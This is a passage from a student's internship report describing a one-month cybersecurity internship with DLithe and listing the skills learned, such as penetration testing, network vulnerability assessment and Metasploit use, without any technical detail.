undertake practical training. The aim and motivation of this industrial training is to receive discipline, skills, teamwork and technical knowledge through a proper training environment, which will help me, as a student in the field of Computer Science. This document describes the work I have done as part of my one month internship program with DLithe. This internship gave me the opportunity to work with the department of Computer Science and Engineering in the field of Cybersecurity and to gain practical knowledge on networks and penetration testing and its underlying exploits and mechanisms.

KNOWLEDGE AND SKILLS AQUIRED: -

- Testing web application security.
- Assessing network security for vulnerabilities.
- Researching threats.
- Exploiting Metasploit and windows machine.
- Knowledge of operating systems and virtual machines.
- Network Security Control.